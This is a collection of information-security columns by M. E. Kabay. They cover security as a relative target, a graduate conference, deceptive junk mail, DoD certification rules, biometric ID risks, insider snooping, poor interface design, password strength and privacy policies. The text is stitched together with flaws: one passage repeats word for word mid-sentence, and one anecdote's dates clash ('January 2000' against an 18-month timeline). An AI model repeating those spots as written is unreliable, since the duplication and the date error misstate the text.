http://play.rbn.com/?url=demnow/demnow/demand/2008/june/video/dnB20080616a.rm&proto=rtsp&start=11:58 > Real Audio stream < http://play.rbn.com/?url=demnow/demnow/demand/2008/june/audio/dn20080616.ra&proto=rtsp&start=11:58 > or MP3 podcast < http://media.switchpod.com/users/democracynow/ftp/dn2008-0616-1.mp3 > valuable.

All of us concerned with business continuity are going to have to incorporate the changing weather picture into our plans.

The storm clouds are gathering.]

Rising Waters:
Improved Security Raises Threat to the Unimproved

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Weekend Edition Saturday< http://www.npr.org/templates/rundowns/rundown.php?prgId=7 > is a two-hour news show from National Public Radio< http://www.npr.org/ > that covers a wide range of topics with intelligence and flair. On the 21st of June, host Scott Simon reported on the Mississippi River flooding of recent weeks. I was particularly interested in his interview< http://www.npr.org/templates/story/story.php?storyId=91769835 > of Dr Timothy Kusky,< http://www.ces.slu.edu/people/TimKusky/index.html > director of the Center for Environmental Sciences< http://www.ces.slu.edu/ > at St. Louis University, who explained that the improvements to levees all along the river has resulted in an inevitable rise in the flood crests all along the great river. In earlier times, upstream flood waters would be dispersed into flood plains, protecting downstream locations from some of the rising water; with tighter control over the flooding, that water now reaches downstream in much higher volumes and flood levels.

The story got me thinking about an issue that should concern organizations which have fallen behind industry standards of improved security in recent times.

Readers may have heard the old story about the hikers walking in the back country of British Columbia who round a corner and suddenly confront a 1,000 pound grizzly bear standing 8 feet tall in front of them. The hikers drop their packs and take off back down the trail running for their lives. One of the hikers says, "[pant, pant] This is crazy![pant, pant] We can't outrun a grizzly bear! [pant, pant] They can run 25 miles per hour and they can climb trees!!" The other hiker responds, "[pant, pant] I don't have to outrun the grizzly bear. [pant, pant] I just have to outrun [pant, pant] YOU."

Security instructors have been using the story for years to emphasize that part of the task of securing systems is making the protected system a less appealing target for the opportunistic attacker than a less-secured system. The same principle applies to, say, steering-wheel locking bars< http://ace.imageg.net/graphics/product_images/pACE-989278reg.jpg >. A determined car thief can easily disable such a device in less than a minute < http://www.lockpickshop.com/BUSTER.html > but if there are many more equally valuable cars on the street that don't have the locking bar, why bother? It's less risky and less trouble just to steal some other car with lower security.

So what happens when almost all the cars have steering-wheel locking bars? The risk for unprotected cars rises.

Even the US federal government's information-security management has improved: a report issued in May 2008 by the House Oversight and Government Reform Committee comparing 2007 results to 2006 evaluations raised the overall grade from C- to C.< http://www.fcw.com/online/news/152595-1.html# > When counseling students in similar situations, I always smile, adopt an encouraging tone and say things like, "This is a good beginning! Now let's look at where you can make some more gains. First, let's consider your

study habits, and then we can look at this procrastination problem we've been struggling with…."

You can bring up the issue of falling behind the next time your boss argues that your organization hasn't been hit by hackers / industrial spies / angry employees / identity thieves / competitors yet, so there's no point in spending money on improving security. As poorly protected organizations fall further behind the rising standards of security, they will become more interesting targets for criminals of all kinds who are looking for an easy mark.

The levees are getting taller and the flood tide is rising: don't get swept away.

MSIA Graduate Security Conference a Success

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

From Sunday the 8th of June to Saturday the 14th 2008, the Norwich University campus < http://www.norwich.edu/about/map/ > was packed with graduate students from the MSIA program < http://www.graduate.norwich.edu/infoassurance/ >. We were thrilled to welcome Dr Eugene Spafford, director of the Center for Education and Research in Information Assurance and Security< http://www.cerias.net/ > at Purdue University as our keynote speaker for the three-day MSIA Graduate Security Conference< http://www.mekabay.com/msia/conference > on Monday through Wednesday of the week. Other dignitaries included

- Dr Sanford Sherizen, holder of the 2004 ISSA Hall of Fame award and recipient of our invitation as Distinguished Faculty Lecturer;
- Professor Peter Stephenson, the Associate Program Director of the MSIA, who taught an all-day workshop on Digital Investigations Methodology on Tuesday and a Wednesday afternoon workshop on "Introduction to Cyber Conflict;"
- MSIA alumnus Graydon McKee, who presented a workshop on risk management;
- Professor Don Holden, who taught a workshop on "Establishing Security Metrics: What Gets Measured Gets Done" on both Tuesday and Wednesday afternoons;
- Professor Rebecca Herold, who organized a Wednesday morning workshop on "Anatomy of a Privacy Breach;"
- Professor Clark Cummings, who spoke on "Addressing Information Security Impact Before Project Implementation;"
- Professor David Lease, who discussed biometric security technologies.

As for me, I gave a one-day workshop on human factors in information assurance on Tuesday and then presented a half-day workshop on intellectual property law on Wednesday afternoon. I have loaded the non-narrated files from my workshops in the MSIA section of my Web site< http://www.mekabay.com/msia/public/index.htm > for anyone to use freely for non-commercial applications.

One of our graduates, Steve Maiorca, MSIA, CISSP, wrote about his experiences as follows: "Overall, I really enjoyed Residency Week, as it gave me a chance to not only connect in person with all the people you've just slogged through 18 grueling months of study with, but to also connect with the university. Pictures of the campus don't really do it the justice it deserves. I enjoyed discussions in the workshops and hearing from the experience of others, which helps to build the group wisdom we'll all need as we embark fully into the future of information assurance. I personally picked up a LOT of new information, but I also was comforted by the fact that the evils and pitfalls I was dealing with were felt and acknowledged in the plight of others. I don't do pity parties. Yet knowing you're not the only one suffering with clueless management, who are determined to spend the least amount of money while asking for the Milky Way to be served on a sterling silver platter, helps to build the camaraderie and friendships that will last in the years to come. I have gained friends who have understood my pain, and with whom I collaborate daily through our alumni discussion group."

Peter Stephenson's capture-the-flag exercises on Thursday were also a success and garnered

some nice press coverage through the efforts of Associated Press writer Wilson Ring.< http://www.boston.com/news/local/vermont/articles/2008/06/13/computer_security_experts_test_systems_in_exercise/ > Over 50 MSIA students participated or observed the exercises, which were generously supported by Core Security< http://www.coresecurity.com/ > and by the Vermont Army National Guard Information Operations Regional Training Center< http://www.iovermont.org/iounits/airforce/index.html >, which kindly opened its secure, state-of-the art facilities to our students and staff. The exercises were ably conducted by Justin Peltier of Peltier Associates for the second year running.< http://www.peltierassociates.com/ >

Authenticity & Integrity:
Misleading Packaging

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In discussing the fundamental attributes of information that we protect it through information security, Donn B. Parker < http://www.linkedin.com/pub/donn-b-parker/4/b28/449 > included authenticity and integrity along with confidentiality, control, availability and utility to constitute what I term as the Parkerian Hexad.< http://www.mekabay.com/overviews/hexad_ppt.zip > Today I want to start discussing the relationship between authenticity and integrity in defining integrity of human behavior, not just data security. I have several cases to present and today will start with the case of the annoying envelope.

* * *

In late December 2010, my wife and I received an official-looking letter with what appeared to be a sticker similar to those used by the US Postal Service to certify or register mail:

The "sticker" was in fact printed directly on the envelope.

The upper left corner of the envelope included an intimidating warning forbidding tampering. There was no organization named in the return address:

The section of the US Code named in the warning is indeed a warning against "Obstruction of

correspondence" < http://www.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001702----000-.html > but there is no mention of a fine.

The envelope contained a flier from Twin City Subaru in Berlin, VT < http://www.twincitysubaru.com/index.htm > advertising their ironically named "Share the Love" event. The misleading envelope was presumably designed to increase the probability that people would open it.

We had received an identical mailing in December 2009 and I personally went to the dealership with the envelope in hand to complain about the effect of such fraudulent misrepresentation on elderly recipients. I myself had found my heartbeat increasing as I opened the original letter in 2009 – and then a sense of outrage that I had been tricked into opening junk mail.

This year, I filed a complaint with the United States Postal Inspection Service.< https://postalinspectors.uspis.gov/contactUs/filecomplaint.aspx >

Readers would do well to examine any letter that has official-looking, possibly intimidating material on the front or back but no identification of the sender. If what appears to be a sticker is actually printed on the envelope, you should be skeptical of anything in the envelope.

I think the designer of this scam has questionable moral standards and is deluded about the effectiveness of his marketing scheme. Misrepresenting the contents of an envelope to intimidate people into opening it is surely counterproductive. Scaring people against their will is not normally associated with warm, positive feelings about the dishonest sender. (When my wife was in the service department of this Subaru dealership the day I phoned them with my complaint about the envelope, another customer agreed that the inauthentic envelope made him mad too.) If the car dealership has people who are willing to lie on an envelope, why would anyone trust them to be honest in their commercial dealings? Would you trust such a person to give you a fair deal on a trade-in?

So data authenticity – the correct attribution or labeling of information – is a good standard for demonstrating moral integrity and trustworthiness.

Next time I'll continue with additional cases of misrepresentation.

Authenticity & Integrity:
Moral Standards

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my last column, I introduced the issue of data authenticity and linked it to moral integrity. Today I add several more examples of inauthentic representation and end with a practical ethical credo for corporate policies.

* * *

Misrepresentation through dishonest packaging was a strategy proposed some years ago to a good friend of mine who was looking for investors for his startup company. One of his investment advisors told him to spend a fortune buying an expensive, ostentatious car to impress the investors. He said that investors wouldn't even look at my friend's business plan if he drove up in an old car or even in a modestly priced new car.

This kind of advice bespeaks a dishonest mind. My friend was not in fact wealthy at that time, and pretending to be wealthy was a ruse – a deceptive move typical of confidence tricksters, who often adopt the guise of wealthy businessmen to trick their marks into giving away money for nothing. At the time, my friend commented, "If this guy is telling me to be dishonest, why on earth would I trust him to help me?" He also wondered about the intelligence of investors who could be tricked into investing by superficial cues such as a brand of car: would these people actually be serious enough to bother with? To his eternal credit, my friend stuck to his standards of integrity and refused to waste his money and his credibility for short-term gain. He is now a successful CEO of an established company.

* * *

This last story reminds me of yet another dear friend who founded a company more than 20 Misrepresentation through dishonest packaging was a strategy proposed some years ago to a good friend of mine who was looking for investors for his startup company. One of his investment advisors told him to spend a fortune buying an expensive, ostentatious car to impress the investors. He said that investors wouldn't even look at my friend's business plan if he drove up in an old car or even in a modestly priced new car.

This kind of advice bespeaks a dishonest mind. My friend was not in fact wealthy at that time, and pretending to be wealthy was a ruse – a deceptive move typical of confidence tricksters, who often adopt the guise of wealthy businessmen to trick their marks into giving away money for nothing. At the time, my friend commented, "If this guy is telling me to be dishonest, why on earth would I trust him to help me?" He also wondered about the intelligence of investors who could be tricked into investing by superficial cues such as a brand of car: would these people actually be serious enough to bother with? To his eternal credit, my friend stuck to his standards of integrity and refused to waste his money and his credibility for short-term gain. He is now a successful CEO of an established company.

* * *

This last story reminds me of yet another dear friend who founded a company more than 20 years ago. I remember well telling my wife how impressed I was by his insistence on not wasting money. He and his wife lived in a hovel – a well kept hovel, but a hovel – and they drove well-maintained but elderly small cars. Once, they were offered a contract by a person who turned out to be selling pornography; they turned him down immediately. Ten years later, they were multi-millionaires. They refused to sacrifice their moral values for short-term and illusory gains.

* * *

Finally, I remember working for a security consultancy startup many years ago. The company managers ordered all employees to fly to headquarters a few months after the company was funded. I protested, arguing that flying dozens of people thousands of miles was a complete waste of money: we would do much better using teleconferencing services. Nothing doing: we had to fly in.

When I arrived, I was horrified to discover that upper management had opted to furnish the office with completely new fancy furniture costing thousands of dollars per person (a single chair, for example, cost them over $500). In my typically diplomatic way, I said, "Are you nuts? We are a consultancy: we do our work at the client site. Nobody has to visit a consultancy's main office! This is a complete waste of money with no reasonable return on this expenditure." No luck there either.

About 18 months later, the company had burned through $65 million and was sold cheap to another company.

* * *

So my message to readers is to stick to your principles: don't lie, don't cheat, don't misrepresent. Incorporate an explicit standard in company policies:

> *We will do only what we would be proud to see on the front page of the national newspapers where our parents and loved ones could see exactly what we are doing.*

As for what Wikileaks has revealed about US government behavior, that's a story for a later column.

DoD Offers Useful Certification Guidelines

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

MSIA graduate (class of 2007) Jacqueline R. Tregre is a Senior Information Assurance Engineer with the US Army in Arizona. She has very kindly contributed the following article to the column. The remainder of today's posting is entirely her work (with minor edits).

* * *

One of the difficult questions facing employers today is, "How much training is enough?" The Department of Defense (DoD) put its considerable resources into that very question and produced the "Information Assurance Workforce Improvement Program" manual, DoD 8570.01-M.[1] This manual, publicly available, calls out for industry standard certifications (and implicitly for the training to attain them) for both the technical personnel that actually put hands on systems, and for the management personnel responsible for running the organization's information assurance (IA) Program.

This development is important to private industry because if these levels of certification are required for the operation of the government, then it is reasonable to believe these levels will eventually become a *de facto* standard for industry. The DoD 8570 defines categories and specialties within the IA workforce, and certifications in *both* the computing and/or network environments and in the information assurance arena. For example, if someone is an enterprise administrator (Domain / Forest Administrator), s/he should be certified in the operating system (OS) that s/he administers, plus any applications administered in that computing environment. Furthermore, due to the extensive responsibilities of the individual, DoD 8570 demands that administrators (technically IAT-III, standing for IA Technical Level III) obtain suitable certifications; options include CISSP,[2] CISA,[3] SCNA,[4] or GSE[5].

The IA Manager category, or IAM, is responsible for IA policy, procedures, and the information technology (IT) workforce structure and training. The IAM-III requires the GSLC,[6] the CISM,[7] or the CISSP. Certifications such as these demonstrate that your IAM has the broadly scoped knowledge necessary to make prudent and reasonable decisions in information and network security policies and procedures.

The DoD 8570 certification requirements for Level III are the highest-level requirements; it also recognizes levels II and I. These roughly correlate to Enterprise Level (III), Network Level (II), and System Level (I). The DoD 8570 elaborates further on position requirements such as Experience, Knowledge, Supervision, and Other such as independence in actions. For example, the IAT-I works entirely within established policies and procedures, while the IAT-II "relies on experience and judgment to plan and accomplish goals within the [Network Environment]."[1] [pg 27]

The manual helpfully lists functions executed by each category and level. A supervisor may use these in writing job descriptions or especially in defining personnel ratings and rating standards. For example, the DoD 8570 lists 31 functions for the IAT-II position. One may establish standards with each function, such as, "T-II.20. Perform system audits to assess security related factors within the NE."[1] [pg 28], and add the words "every *x* days or less" to establish a standard.

Your Chief Information Security Officers (CISO) may also take these requirements to argue successfully for resources from the Chief Operating Officer (COO) or Chief Financial Officer

(CFO). The DoD 8570 gives management a good picture of what training the firm may deem as necessary, good to know, or non-essential.

If your organization receives, processes, stores, displays, or transmits DoD information, then the DoD 8500-series requirements apply to you, including these training requirements. If these requirements do apply, then consider having at least one person in your IT shop attain the Information Systems Security Engineering Professional (ISSEP) concentration certification of the CISSP. The ISSEP certifies an individual in knowledge of the NIST and DoD information assurance requirements. This level of knowledge could help your firm avoid a costly misstep in handling DoD information.

Biometric Blooper?
National Identity Cards Might Benefit From Two-Factor Authentication

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Regular readers may know that I detest passwords as a method of authentication and have leaned towards tokens and biometric authentication as more secure, less expensive solutions for identification, authentication and authorization. However, my friend and colleague Frank Platt, a distinguished expert in physical security and emergency management for the last 40 years, sent me an interesting e-mail message recently and I asked him if we could publish it for the readers of this column.

The remainder of this column is Frank's (with minor edits):

* * *

The U.K. is planning to launch a national biometric identity card next year, along with a national database to include all the citizenry. This card will certainly be convenient when purchasing or banking or to quickly authenticate one's identity. But the whole idea may be deeply flawed.

On June 8, the London _Daily Mail_ carried an article whose headline was "Mafia will steal millions of biometric identities, MPs warned." < http://www.dailymail.co.uk/news/article-1024946/Mafia-steal-millions-biometric-identities-MPs-warned.html > The article covers a report to Parliament by Ross Anderson, < http://www.cl.cam.ac.uk/~rja14/ > Professor of Security Engineering in the Computer Laboratory < http://www.cl.cam.ac.uk/research/security/ > at the University of Cambridge < http://www.cam.ac.uk/ > in England and a well-known contributor to the security community. His point is that criminals can easily steal biometric scans.

Once that happens, it is not possible to re-enroll the person whose identity is compromised. You can't issue someone a new fingerprint [although MK notes that you can enroll another finger], or a new retina, or a new face. So once a person's biometric data are compromised, they will have to be out of the proposed system forever. There are much better ways for secure authentication, he suggests – for example, using chips within an ID card, PIN numbers, and perhaps random keypads.

I too offer a suggestion (not knowing exactly what the U.K. has in mind): two-factor authentication. If a PIN is required when using the national ID card and also a keypad with random key locations, the PIN can then seed an encryption process. Since the authentication process will first assign each 0-9 number to randomly selected keys on the keypad, the encrypted packets will be different each time. Then, if an identity is compromised, the PIN can easily be reissued. The person recording the biometric scan does not know the PIN, so simply changing the PIN can reestablish security. A new finger won't be necessary.

Next, here in the U.S., on June 5, President Bush issued Homeland Security Presidential Directive 24 (a.k.a. NSPD-59), "Biometrics for Identification and Screening to Enhance National Security." < http://www.fas.org/irp/offdocs/nspd/nspd-59.html > It is interesting, timely, and well thought out. The "Purpose" paragraph is as follows:

> "This directive establishes a framework to ensure that Federal executive departments and agencies (agencies) use mutually compatible methods and procedures in the collection, storage, use, analysis, and sharing of biometric and associated biographic and contextual information of individuals in a lawful and appropriate manner, while respecting their information privacy and other legal rights under United States law."

This system can be very useful in that millions of existing fingerprints can be scanned into a uniform database. Nor do I see privacy as an issue because the information already exists; the only complaint can be whether interoperability is a bad thing. But still, a national biometric system will create the same weaknesses as the proposed U.K. system if only one means of authentication is used.

And also at issue are the announced plans for U.S. passports with embedded radio-frequency identification (RFID) chips to store biometric identification. Security researchers have raised serious questions about their reliability and resistance to cloning.< http://www.wired.com/politics/security/news/2007/08/epassport >

Insider Controls Still Lacking:
Cyber-Ark Survey Offers Depressing Results

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

My colleague Tito de Morais, a security-awareness expert in Portugal < http://www.MiudosSegurosNa.Net > recently sent me this information via e-mail and has kindly allowed me to reprint it for the column:

* * *

Tito wrote, "Hi Mich -- You might find this interesting. This sort of news stresses the importance of background checks or perhaps psychological evaluations of personnel who can access critical or personal information."

- "One in three IT staff snoops on colleagues" < http://www.msnbc.msn.com/id/25263009/ >

- "Survey Reveals Scandal of Snooping IT Staff A third of IT staff secretly peek at confidential data" < http://www.cyber-ark.com/news-events/pr_20080619.asp >

* * *

Highlights of the report include

- 300 senior IT professionals, mostly from companies with more than 1,000 employees, responded to the survey questions carried out by Cyber-Ark
- About half admitted to accessing "information that was not relevant to their role" using administrative passwords
- About a third admitted to accessing confidential information such as salary details, personal emails, and meeting minutes
- About a third of the administrative passwords are changed only quarterly and about 9% are permanent, "giving access indefinitely to all those who know the passwords, even when they've left [their employer]"
- Half the respondents said they needed no authorization from anyone else to use the privileged accounts that granted access to information they had no business accessing
- Almost three-quarters of the companies in the sample set used insecure channels for transferring confidential data to business partners: about a third used e-mail, about a third used couriers, about a quarter used FTP and 4% used postal mail. Apparently "12% of these senior IT personnel who were interviewed also choose to send cash in the post!"

Tito de Morais continued his commentary to me as follows:

> "This reminded me of a case I followed closely in which a tech support guy had access to

> a PC where the payroll Excel file was stored. The file was used to process salaries and it contained banking details about where the salaries were supposed to be deposited every month. The tech support guy just inserted his bank account details on a director's record and started receiving the director's salary each month. The scam lasted some six months – until the day the bank manager called the director because the account lacked funds!"

Everyone involved in system and security administration must pay attention to personnel management and policies for effective control of information; in my series on "Personnel and Security" which began in May 2000 < http://www.networkworld.com/newsletters/sec/0501sec2.html >, new readers may find materials of value in thinking about controls over hiring, management and firing of personnel. In addition, the PowerPoint file < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/31_Employment_Practices_Policies.ppt > or PDF notes < http://www.mekabay.com/courses/academic/norwich/is342/Lectures/31_Employment_Practices_Policies.pdf > on "Employment Practices and Policies" from my IS342 "Management of IA" course at Norwich University < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > may be useful in prompting discussions security-group meetings or at brown-bag lunches organized by the IT staff.

Bad Verb:
A Bad User Interface in Action

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

So there I am, dutifully filling out a survey about our new my.superdupersecuritygroup.org bulletin board system when I finish the last question and click on the SUBMIT button.

WHAM!

“A single-line error message appears: “BAD VERB” it says, all by itself on the screen. No other information. No helpful guidance of the sort we teach our students to insert in error messages (“Always make error messages interpretable to the user: they don’t know or care what the internal error codes are, so tell them what to DO.”)

Nope. Just “BAD VERB” sitting in solitary splendor at the top of an otherwise empty page.

Muttering a few bad verbs of my own, I take a PDF printout of my survey responses, append a PDF printout of the error message and send the file to the support group with a note explaining what happened.

Later that day, I get the following e-mail:

“I’m the survey administrator and I got your message from the support group. You got the error message because you did not answer questions 8, 9 and even though they are marked as required fields by the asterisk after the question.”

Well, I take a look at those questions, and here’s what I write back to the charming person and others.

* * *

Dear Colleagues,

Thank you very much for providing such a good example of flawed user interface. I am copying my colleagues in the computer sciences group so they can illustrate their undergraduate lectures on Web design by pointing to your survey.

Question 8: "Is there a particular site, page or set of documents that are hard to find?" If you really insist on making this a required field, change the text to read, "Identify at least one particular site, page or set of documents that are hard to find – we cannot believe that you would actually want to leave this blank as a response. Or, if you want to be really difficult, write any of the words NO, NIET, NON, NICHTS or UGRONYDSKY in the space below."

Question 9: "What are your top five favorite things about my.superdupersecuritygroup.org?" Using the same reasoning – that you have made this a required field for no perceptible reason – I

suggest that you alter the question to read, "What are your top five favorite things about my.superdupersecuritygroup.org? If none come to mind, insert any five favorite things about sourdough, ball bearings or tardigrades."

Question 10: "Do you have five things that aren't doing it for you on my.superdupersecuritygroup.org?"

Oh now really. The answer space is infinite. How about

> 1) Providing the answer to Life, the Universe and Everything (thought to be 42 according to some experts).
>
> 2) Solving the problem of world peace or alternatively, of whirled peas.
>
> 3) Finding the largest prime number or demonstrating that there is no largest prime.
>
> 4) Explaining why my computer works perfectly as soon as a technical support staffer arrives – but no earlier – to fix the problem I reported twenty minutes ago.
>
> 5) Offering questionnaires that correctly #distinguish between required answers and optional answers.

Finally, in case the serious message didn't get through all the humor above, CHANGE QUESTIONS 8, 9 AND 10 TO OPTIONAL FIELDS RIGHT NOW, just like Question 13, which reads, “Please feel free to leave any parting thoughts about my.superdupersecuritygroup.org.”

And have someone fix the error message so that it is meaningful to users.

* * *

I don’t know if the charming person found my comments funny, but those fields and that error message really do need to get fixed, BAD VERB it.

* * *

Thank-you for the humour, the memories, and the perfect message!

I used to be one of those programmers
Submitted by Anon on Tue, 07/22/2008 - 6:26am.
Its so quick and easy to write code to do exactly what you want and its even easier and faster if you assume that everyone will know exactly what to put in and TFB if it is bad input; I don't have the time to write a routine to parse and interpret your input, get it right the first time! If you get an error message you don't understand then you don't deserve to be using my program - go back to playing Pong. And BTW: I also never documented either, my programs were self documenting. After all, who needs docummentation for a perfect program that has no bugs of any kind and will never need updating or changing.
I'm not a programmer any longer but after graduating from Hamburger U. I can say "Would you like fries with that" in 5 languages. (Next week I get to do the drive thru)

Finding the largest prime number or demonstrating that there is no largest prime.
You made my morning, thank you!

Standing ovation!
Submitted by Anon on Tue, 07/22/2008 - 7:22am.
You hit this dead on! I am really tired of BADVERB interfaces, with questions just like you describe. I have taken to filling in sarcastic or sardonic commentary.

Encryption Bottleneck:
Lessons from Performance Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Your computer is running slowly: guess you have to buy a faster processor, right?

Not necessarily.

You want strong encryption; guess you have to increase the encryption keylength, right?

Not necessarily.

Long ago in Internet time – which is to say, a more than quarter of a century ago, from 1980 through 1983 – I was an HP3000 MPE-operating-systems-internals specialist and IMAGE/3000 database-performance specialist for Hewlett Packard (Canada) Ltd working out of the Kirkland, Québec office. One of the lessons we learned and had to teach our customers as performance specialists is that there are five components that can account for computer system performance:

- Access to and speed of the central processing unit (CPU);
- Access to and speed of main memory (random-access memory or RAM);
- Access to and speed of secondary memory (magnetic disk);
- Network bandwidth;
- Application design.

Whichever of these factors is slowest defines the current performance bottleneck and limits the overall system throughput. Improve the factor causing that bottleneck and you will improve performance – until it hits the next bottleneck.

For example, after I went solo in my own JINBU (Mandarin Chinese for "Progress") Corporation consulting firm (1986-1998, RIP), I handled a major Canadian government HP3000 system in August 1989 that was up for replacement at a projected cost of C$2M. The administrators called me to help because their batch processing had crept over the morning shift start time of 0700 and the unionized employees had to be paid for waiting around until 0730 and then paid 1.5x for working the extra half hour at the end of their shift – an expensive half hour indeed. They wanted to survive until the January 2000 delivery date.

That report had my favorite executive summary of my entire consulting career so far. It was a single page that said "EXECUTIVE SUMMARY" and then had the question "Does <government agency> need to replace its HP3000 computer?" After 20 blank lines I wrote the single word, centered on the page, "No." <g>

The next page was labeled "SLIGHTLY LESS EXECUTIVE SUMMARY" and explained that the reasons the batch processing was slow had nothing to do with the speed of the CPU, which was the only improvement available from a CPU upgrade. The problem was that the product databases (1) hadn't be repacked on the main indexes in use and (2) were missing a couple of

obviously-useful indexes that would convert serial searches of huge datasets into random-access searches.

One month after my report, the head of operations called me gleefully to say that they were only through the first ten recommendations (of about 36) and were already completing the nightly batch processing by 0330. They canceled the order and were able to keep working efficiently for another 18 months, at which time they upgraded to an even better HP3000 for less money than the original order. Cool. The Canadian federal government then gave me a contract for twelve more HP3000 performance analyses over the next year; very cool.

Now back to encryption.

Dave Whitelegg, CISSP, CCSP writes an interesting, thoughtful and valuable blog that I recommend to readers < http://blog.itsecurityexpert.co.uk/ >. On 23 January 2008, he posted the article "WinZip Encryption Password Security" that makes the point that it's very nice that newer versions of WinZip include AES encryption at 128-bit, 192-bit, and 256-bit keylengths – but that it's the keyspace of the password, not of the key, that will determine the time required for dictionary and brute-force password cracking. Nobody is going to start cracking using all 192 bits: they start with short sequences such as obvious words plucked from a dictionary or a modified dictionary that includes typical character substitution and inclusion of randomly-placed special characters in password strings of increasing length.

I'll make the argument obvious by pushing it to its absurd extreme: if someone picks a one-character password from all possible extended ASCII characters, it doesn't matter how big the encryption key is, because there are only 256 characters in the set and 32 of them are not even usable in most password-entry fields (e.g., Null, EOT, ENQ, ACK, BELL, and so on).

So just as in analyzing system performance, we have to remember when analyzing cryptographic strength that we are studying a system, not just isolated components.

Go forth and teach your users how to create appropriately complex passwords for the value of their data in addition to choosing the right keylength of their encryption algorithms.

The Privacy Policy Problem (1): A Model Policy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many organizations strive to protect the confidentiality of prospects and clients. In this column and the next three, I want to explore issues relating to privacy policies and the sometimes problematic relations between legitimate, well-meaning institutions and the commercial organizations with which they do business – and the criminal organizations which abuse their good names and reputations.

Norwich University's Privacy Policy< http://www.graduate.norwich.edu/privacy_policy.php > stands as an excellent example of a clear, well-written and comprehensive document – an example that could usefully be considered by readers of this column who may need a sample policy for their own organization's use. Links to the policy are available where visitors may enter personally identifiable information (PII); for example, the admissions-related pages have links at the bottom of every page with a data-entry form. Specifically, the policy makes the following essential points (quoting with added commentary in square brackets):

- "Norwich University requests a certain amount of information from our clients in order to provide the online experience." [A privacy policy should begin with a statement of the purpose of data collection.]
- "Although we gather names, e-mail addresses, locations and other personal information (dependent on the platform being used), all information is kept confidential." [The introduction makes the intent of the policy clear.]
- "Information is used for course registration, billing purposes, providing knowledge about our client base, managing our services and to assist us in making the online experience the best possible." [These are useful clarifications of the intended applications for the collected data.]
- "Information about who may login in from time to time is analyzed in order to allow us to monitor and maintain our network. Information about our clients may also be used to provide feedback to our institutional clients; at no time do we share this information with an outside source. We may, from time to time, examine a platform for statistical purposes, but we will not identify any individual in doing so." [These are specific constraints on how the data are to be used.]
- "Information placed on our systems may be available to others on our various platforms, depending on the platform chosen. This information is used strictly to allow a client to participate in their individual course(s) and is kept confidential. We will not divulge private information to any unauthorized person." [These sentences add some more well-defined constraints.]
- "It is understood that information entered on our system(s) may be seen by a variety of people administering, participating in or monitoring any part of the chosen platform, within the reasonable guidelines set therein." [Although this alert may seem obvious to information technology specialists, it is worth reminding non-technical people of the reality of data collection.]
- "[Norwich] will also comply with any legal request(s) made by any body so authorized

> for information, should proper documentation be provided to us." [This is the get-out-of-jail card that puts users on notice that the University will fully comply with all appropriate court orders and other legal obligations from duly constituted authorities.]

In my next column, I'll look at the problems which can occur when working with independent partner organizations that may have different privacy policies from one's own.

* * *

The Privacy Policy Problem (2): Controlling Business Partners

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of four articles, I'm exploring privacy policies. Today I'll continue with an analysis of potential problems due to independent partner organizations working on behalf of their clients without adequate supervision and coordination.

First of all, if one of the sites which you are paying is selling or otherwise sharing the names and contact information of people who enquire specifically about your products, programs, and services to your competitors, you may want to discuss their practices with them. On economic grounds alone, such behavior may be counterproductive; worse, it may tarnish your reputation as an institution of integrity or erroneously give prospects and clients the impression of improper behavior. Therefore, your organization should periodically audit sites marketing information about you on the Web.

For example, in researching this question I found sites whose privacy policies do little to protect visitors' privacy. For example, some of these policies state that information collected on the site may be shared with business partners, service providers, sweepstakes and promotions organizers, subsidiaries, law enforcement, and non-affiliated companies.

One text about *non-affiliated companies* would raise concerns for anyone. The policy begins reassuringly, "We do not share Information with any non-affiliated third party except: (1) in select circumstances when Our business partner refers you to Us and you give Us permission to share specific Information, such as your name and email address, with such business partner on your order form…." Unfortunately, it continues with "… or (2) when Our business partner provides a product or service that We feel may be of interest to you." That second part makes the assurance meaningless. The statement means that the company will share personally-identifiable information with anyone it chooses to do business with – or more bluntly, to whom it will sell prospects' names for profit. Give them enough money and I'm sure that practically anything will seem interesting.

The lesson I draw from this cursory investigation is that no one can afford to do business with people who do not use the same strict policies of privacy protection as their own organization. Readers should perform a systematic audit of all their organizations' links to third parties to verify that deviations from their privacy policies do not lead to embarrassment and legal liability.

The unacceptable site I located includes methods for opting out of the unwanted advertising and sharing of personally-identifiable information; that topic is the subject of the third article in this series.

Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www2.norwich.edu/mkabay/index.htm >.

The Privacy Policy Problem (3): Opting Out of Opting Out

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my most recent two columns, I've been discussing privacy policies. Today I want to look at some of the issues that can occur when you work with other organizations whose policies may differ from yours.

One of the sites I investigated where interested parties could fill in a form to request information included some information on opting out of receiving junk e-mail and other unsolicited marketing materials from itself, its business partners, and anyone to whom it chose to sell enquirers' names.

The Privacy Policy included the following information:

- E-mail Opt-out Options: Each marketing e-mail We send includes instructions and an opt-out link.

